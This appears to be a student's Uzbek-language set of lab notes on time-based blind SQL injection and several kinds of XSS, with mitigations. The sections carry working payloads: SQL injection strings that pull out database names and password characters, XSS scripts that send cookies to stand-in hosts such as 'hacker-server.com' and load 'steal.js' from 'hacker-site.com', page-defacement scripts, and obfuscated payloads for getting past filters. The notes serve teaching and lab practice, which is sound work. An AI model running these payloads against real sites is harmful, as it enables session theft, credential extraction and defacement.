- **Generic Error Messages:** Tizim "User ID exists" yoki "Missing" kabi aniq xabarlar o'rniga, har doim bir xil neytral javob qaytarishi kerak.

▼ Blind SQLi (Time)



● Laboratoriya ishi: Blind SQL Injection (Time-based)

1. Time-based SQLi nima?

Time-based SQL Injection — bu server hech qanday xabar (hatto "True" yoki "False" ham) ko'rsatmagan holatda ishlatiladigan hujum turi. Hujumchi ma'lumotni serverning **javob qaytarish vaqtiga** qarab aniqlaydi.

- **Mantiq:** Biz bazaga "Agar baza ismining birinchi harfi 'd' bo'lsa, 5 soniya kut (sleep), bo'lmasa darhol javob ber" degan buyruqni beramiz.
- **Natija tahlili:** Agar sahifa yuklanishi 5 soniya kechiksa, demak bizning taxminimiz to'g'ri.

2. Zaiflikni aniqlash (Discovery Steps)

Tizimda vaqtga asoslangan zaiflik borligini tekshirish uchun quyidagi qadamlar bajariladi:

1. **Kechikishni tekshirish:** `1' AND SLEEP(5)--` kiritiladi.
2. **Kuzatish:** Brauzerning yuklanish belgisiga yoki tarmoq (Network) monitoriga qaraladi.

3. **Tasdiqlash:** Agar sahifa aynan 5 soniyadan keyin ochilsa, demak so'rovimiz ma'lumotlar bazasi tomonidan ijro etilmoqda.

Komanda (Payload)	Maqsadi
<code>1' AND 1=1-- -</code>	Bazaga har doim to'g'ri bo'lgan shart beriladi. Sahifa normal yuklanishi kerak.
<code>1' AND 1=2-- -</code>	Har doim xato shart. Agar ma'lumot yo'qolsa, demak so'rov bazaga yetib bormoqda.
<code>1' OR 1=1-- -</code>	Barcha ma'lumotlarni chiqarishga urinish (Auth Bypass).
<code>1' AND 'a'='a'-- -</code>	Matnli mantiqiy solishtirishni tekshirish.
<code>1' AND 'a'='b'-- -</code>	Matnli mantiqiy xatoni tekshirish.

3. Amaliy Payloadlar (Sizning skrinshotlaringiz asosida)

Notion sahifangizga ushbu ishchi komandalarni qo'shing: **VazifaPayload**

(Komanda)TushuntirishBaza nomi harfini topish `1' AND`

`IF(SUBSTR(database(),1,1)='d', SLEEP(5), 1)-- -` Agar baza nomi 'd' bilan boshlansa, server 5 soniya "uxlaydi".

Foydalanuvchi nomini tekshirish `1' AND IF(SUBSTR(user(),1,1)='r', SLEEP(5), 1)-- -`

Agar joriy foydalanuvchi (user) 'r' (root) bilan boshlansa, kechikish sodir bo'ladi.

Parolning 1-belgisini topish `1' AND IF(SUBSTR((SELECT password FROM users LIMIT`

`1),1,1)='5', SLEEP(5), 1)-- -` Birinchi foydalanuvchi paroli '5' harfi bilan boshlanishini tekshirish.


4. Xavf va Oqibatlar

- **Sekin, lekin aniq:** Bu hujum turi juda ko'p vaqt oladi, chunki har bir belgi uchun bir necha soniya kutish kerak.
- **Avtomatlashtirish:** Real hujumlarda mutaxassislar buni qo'lda qilmaydi, balki **sqlmap** vositasi yordamida avtomatlashtiradi.
- **Aniqlash qiyinligi:** Server loglarida xato xabarlar chiqmaydi, faqat ba'zi so'rovlar odatdagidan sekinroq bajarilgani ko'rinadi, xolos.

5. Himoyalani (Mitigation)

- **Parameterized Queries:** Har doimgidek, bu eng birinchi va asosiy himoya.
- **Database Timeouts:** Ma'lumotlar bazasi so'rovlari uchun qat'iy vaqt chegarasini belgilash (masalan, hech bir so'rov 10 soniyadan ko'p davom etmasligi kerak).
- **Input Filtering:** Foydalanuvchi kiritgan ma'lumotdan `SLEEP()`, `BENCHMARK()` kabi funksiyalarni filtrlab tashlash.

▼ Reflected XSS



🦠 Laboratoriya ishi: Reflected XSS (Cross-Site Scripting)

1. Reflected XSS nima va u qanday ishlaydi?

Reflected XSS — bu foydalanuvchi tomonidan kiritilgan zararli skriptning (odatda JavaScript) server tomonidan filtrlanmasdan brauzerga qaytarilishi

("aks etishi") natijasida yuzaga keladigan zaiflikdir.

- **Mexanizm:** Hujumchi maxsus havola (URL) tayyorlaydi va uni qurbonga yuboradi.
- **Natija:** Qurbon havolaga bosganida, skript uning brauzerida ishga tushadi va foydalanuvchining sessiya ma'lumotlarini (Cookies) o'g'irlashi mumkin.

2. Zaiflikni aniqlash (Discovery Commands)

Tizimda XSS bor-yo'qligini bilish uchun quyidagi "test-payload"larni kiritish maydoniga yozib ko'ring:

Komanda	Maqsadi
<code><h1>Test</h1></code>	Agar matn katta sarlavha bo'lib chiqsa, tizim HTML kodlarini qabul qilyapti.
<code><script>alert(1)</script></code>	Eng oddiy JavaScript testi. Agar brauzerda "1" yozuvi bilan oyna chiqsa, tizim zaif.
<code><u onmouseover="alert('XSS')">Sichqonchani keltiring</u></code>	Hodisalarga asoslangan (Event-based) XSS ni tekshirish.
<code></code>	Agar <code><script></code> tegi bloklangan bo'lsa, rasmlar orqali tekshirish.

3. Amaliy Payloadlar (Ekspluatatsiya)

Notion reportda ushbu real xavf tug'diruvchi kodlarni ko'rsatish mumkin:

♦ Foydalanuvchi Cookie-sini ko'rish

Sessiya o'g'irlash uchun eng ko'p ishlatiladigan kod:

HTML

```
<script>alert(document.cookie)</script>
```

♦ Sahifani o'zgartirish (Deface)

Foydalanuvchini aldash uchun sahifa ko'rinishini butunlay o'zgartirish:

HTML

```
<script>document.body.innerHTML = '<h1>Tizim texnik ishlarda! Qayta login qiling.</h1>'</script>
```

◆ Tashqi skriptni yuklash

Hujumchi o'z serveridagi zararli faylni ishga tushirishi:

HTML

```
<script src="http://hacker-site.com/steal.js"></script>
```

4. Xavf darajasi va Oqibatlari



- **Account Takeover:** Foydalanuvchining sessiya ID-sini o'g'irlash orqali uning profiliga kirish.
 - **Phishing:** Sayt ichida soxta login oynalarini hosil qilish.
 - **Malware:** Foydalanuvchi qurilmasiga zararli dasturlarni yuklash.
-

5. Himoyalani (Mitigation)

Dasturchilar ko'rishi kerak bo'lgan choralar:

1. **Input Validation:** Foydalanuvchi kiritayotgan ma'lumotni qat'iy tekshirish.
2. **Output Encoding:** Maxsus belgilarni HTML entity-ga aylantirish (Masalan: `<` belgisi `<` ga aylanadi).
3. **HttpOnly Flag:** Cookie-larni JavaScript orqali o'qishni taqiqlash.
4. **Content Security Policy (CSP):** Brauzerda faqat ruxsat berilgan manbalardan skriptlar ishlashini ta'minlash.

▼ Stored XSS



Laboratoriya ishi: Stored Cross-Site Scripting (XSS)

1. Stored XSS nima va u qanday ishlaydi?

Stored XSS (shuningdek, **Persistent XSS**) — bu zararli skriptning veb-server ma'lumotlar bazasida doimiy saqlanishi natijasida yuzaga keladigan xavfli zaiflikdir.

- **Mexanizm:** Hujumchi zararli kodni sharhlar (comments), xabarlar yoki profil sozlamalari kabi bazaga yoziladigan maydonlar orqali yuboradi.
- **Natija:** Skript bazaga saqlanadi va ushbu sahifaga kirgan har bir foydalanuvchining brauzerida avtomatik ravishda ijro etiladi. Bu hujumni Reflected XSS'dan ancha keng ko'lamli qiladi.

2. Zaiflikni aniqlash (Discovery)

Tizimda ushbu zaiflik borligini tekshirish uchun "Guestbook" maydoniga quyidagi testlarni kiritish mumkin:

Komanda	Maqsadi
<code><u>Test</u></code>	Agar matn ostiga chizilgan bo'lib chiqsa, HTML teglari filtrlanmayapti.
<code><script>alert('Stored XSS')</script></code>	Bazaga saqlanadigan JavaScript testi. Sahifa har safar ochilganda ogohlantirish oynasi chiqadi.
<code></code>	Skript teglari bloklangan bo'lsa, hodisalardan (event) foydalanish.

3. Amaliy Payloadlar (Ekspluatatsiya ssenariylari)

♦ Cookie ma'lumotlarini o'g'irlash

Hujumchining asosiy maqsadi foydalanuvchi sessiyasini qo'lga kiritish bo'ladi:

JavaScript

```
<script>document.location='http://hacker-server.com/steal?cookie=' + document.cookie;</script>
```

♦ Sahifani butunlay o'zgartirish (Defacement)

Saytning ko'rinishini o'zgartirib, foydalanuvchilarni chalg'itish:

HTML

```
<script>document.body.innerHTML = '<h1>Tizim buzib kirildi!</h1>';</script>
```

4. Xavf darajasi va Oqibatlar



- **Ommaviy zararlanish:** Bitta zararli post orqali saytning barcha tashrif buyuruvchilariga hujum qilish imkoniyati.
 - **Sessiyalarni o'g'irlash:** Administrator sessiyasini qo'lga kiritish orqali butun sayt boshqaruvini egallash.
 - **Doimiy xavf:** Skript bazadan o'chirilmaguncha, hujum to'xtovsiz davom etadi.
-

5. Himoyalash choralari (Mitigation)

Zaiflikni bartaraf etish uchun quyidagi texnikalarni qo'llash shart:

1. **Output Encoding:** Ma'lumotni ekranga chiqarishdan oldin maxsus belgilarni HTML entity-ga aylantirish (Masalan: `<` ni `<` ga).
2. **Input Sanitization:** Foydalanuvchi kiritgan ma'lumotlarni bazaga yozishdan oldin zararli teglar va skriptlardan tozalash.
3. **Content Security Policy (CSP):** Brauzerga faqat ishonchli manbalardan skriptlarni ijro etishga ruxsat berish.
4. **HttpOnly Cookies:** Cookie ma'lumotlarini JavaScript yordamida o'qish imkoniyatini yopish.

▼ XSS via attributes



Laboratoriya ishi: XSS via Attributes

1. Atributlar orqali XSS nima?

Bu zaiflik foydalanuvchi kiritgan ma'lumot HTML tegining ichidagi **atribut** (masalan: `value`, `src`, `href`, `onmouseover`) qiymatiga joylashganda yuzaga keladi.

Hujumchi tegni yopishi shart emas, shunchaki yangi atribut qo'shish yoki mavjud `javascript:` protokolidan foydalanish orqali kodni ishga tushiradi.

2. Zaiflikni aniqlash (Discovery)

Agar ma'lumot kiritish maydonida siz yozgan so'z HTML kodining ichida qolib ketayotganini ko'rsangiz (masalan, `input` tegining `value` qismida), quyidagi testlarni o'tkazing:

Komanda (Payload)	Maqsadi
<code>" onmouseover="alert(1)</code>	Mavjud atributni yopib, sichqoncha ustiga kelganda ishlaydigan yangi hodisa qo'shish.
<code>" autofocus onfocus="alert(1)</code>	Sahifa yuklanishi bilan avtomatik ravishda <code>alert</code> chiqarish.
<code>javascript:alert(1)</code>	Agar ma'lumot <code>href</code> yoki <code>src</code> ichiga tushsa, to'g'ridan-to'g'ri protokolni ishlatish.

3. Amaliy Payloadlar (Ekspluatatsiya)

Sizning laboratoriya ishingizda (masalan, foydalanuvchi ismini o'zgartirish yoki rasm yuklash maydonlarida) quyidagilar ish berishi mumkin:

◆ Event Handler yordamida (Eng ko'p tarqalgan)

Agar input maydoni shunday bo'lsa: `<input type="text" value="Sizning_ma'lumot">`

Siz quyidagicha yozasiz:

```
" onchange="alert(document.cookie)
```

- **Natija:** Foydalanuvchi inputga biror narsa yozib, tashqariga bossa, uning Cookie-lari o'g'irlanadi.

◆ `onerror` atributi orqali

Agar rasm manbasi noto'g'ri bo'lsa, skript ishga tushadi:

HTML

```

```

♦ **href** atributi orqali

Linklar ichida JavaScript ishlatish:

HTML

```
<a href="javascript:alert('Hacked')">Bosing</a>
```

4. Xavf va Oqibatlar



- **WAF bypass:** Ko'pgina xavfsizlik devorlari `<script>` tegini qidiradi, lekin `onmouseover` yoki `onerror` kabi atributlarga e'tibor bermasligi mumkin.
- **Foydalanuvchi harakati:** Foydalanuvchi shunchaki sichqonchani qidiruv maydoni ustiga keltirsa yoki rasm yuklanmasa ham hujum muvaffaqiyatli yakunlanadi.

5. Himoyalanish (Mitigation)

Notion report uchun asosiy tavsiyalar:

1. **Attribute Encoding:** Ma'lumotni atribut ichiga joylashdan oldin barcha belgilarni (ayniqsa tirnoqlarni) encode qilish kerak.
2. **White-list Attributes:** Faqat ruxsat berilgan xavfsiz atributlardan foydalanish.
3. **CSP (Content Security Policy):** `script-src 'self'` sozlamasi orqali inline (atribut ichidagi) skriptlarni bloklash.

▼ XSS filter bypass



Laboratoriya ishi: XSS Filter Bypass

1. XSS Filter Bypass nima?

Veb-dasturlar ko'pincha `<script>`, `alert`, yoki `onerror` kabi xavfli so'zlarni filtrlaydi (o'chirib tashlaydi yoki o'zgartiradi). **Bypass** — bu turli xil kodlash va sintaktik usullar orqali o'sha filtrlarni aldab, zararli kodni ishga tushirishdir.

2. Filtrlarni aylanib o'tish usullari

♦ 1. Registrni o'zgartirish (Case Shuffling)

Agar filtr faqat kichik harflardagi `<script>` ni qidirsas, katta-kichik harflar aralashmasidan foydalanish mumkin:

- **Payload:** `<sCrIpT>alert(1)</sCrIpT>`

♦ 2. Teglarini takrorlash (Recursive Filters)

Ba'zi filtrlar shunchaki birinchi marta ko'rgan `<script>` so'zini o'chirib tashlaydi. Bunda biz "ichma-ich" yozish orqali filtrni aldashimiz mumkin:

- **Payload:** `<scr<script>ipt>alert(1)</script>`
- **Mantiq:** Filtr o'rtadagi tegni o'chiradi, qolgan qismlar birlashib yana butun tegni hosil qiladi.

♦ 3. Atributlar va Hodisalardan foydalanish

Agar `<script>` tegi butunlay bloklangan bo'lsa, HTML atributlaridan foydalaniladi:

- **Payload:** `<img src=x onerror=alert(1)>`
- **Payload:** `<svg onload=alert(1)>`
- **Payload:** `<body onload=alert(1)>`

♦ 4. JavaScript Obfuscation (Kodlash)

`alert()` so'zi filtrga tushsa, uni kodlangan holda (Hex, Octal yoki Unicode) uzatish mumkin:

- **Payload:** `<script>eval(String.fromCharCode(97,108,101,114,116,40,49,41))</script>`

- **Mantiq:** `eval` funksiyasi raqamlardan yig'ilgan stringni kod sifatida ijro etadi.
-

3. Amaliy Sinov (Discovery Checklist)

Notion'da zaiflikni tekshirish uchun ushbu tartibni saqlang:

1. **Test 1:** `<script>` yuboring. O'chib ketsa, filtr bor.
 2. **Test 2:** `<script>` yozib ko'ring. Agar ishlasa, filtr juda sodda.
 3. **Test 3:** Atributlarni (`onerror`, `onload`) sinang. Bu eng samarali yo'l.
 4. **Test 4:** Tirnoqlar (`'`, `"`) o'rniga teskari tirnoq (```) ishlatib ko'ring.
-

4. Xavf darajasi


- **Filtrga ishonish xavfi:** Dasturchilar "men xavfli so'zlarni filtrladim, endi xavfsiz" deb o'ylashadi, lekin aslida hujumchi buni oson aylanib o'tadi.
 - **Ko'rinmas hujum:** Murakkab payloadlar (JS encoding) xavfsizlik tizimlari (WAF) tomonidan sezilmasligi mumkin.
-

5. Himoyalaniish (To'g'ri yo'l)

Filtrlash o'rniga quyidagilarni qilish kerak:

1. **Output Encoding:** Ma'lumotni shunchaki o'chirmasdan, encode qilish (Masalan: `<` ni `<` ga aylantirish).
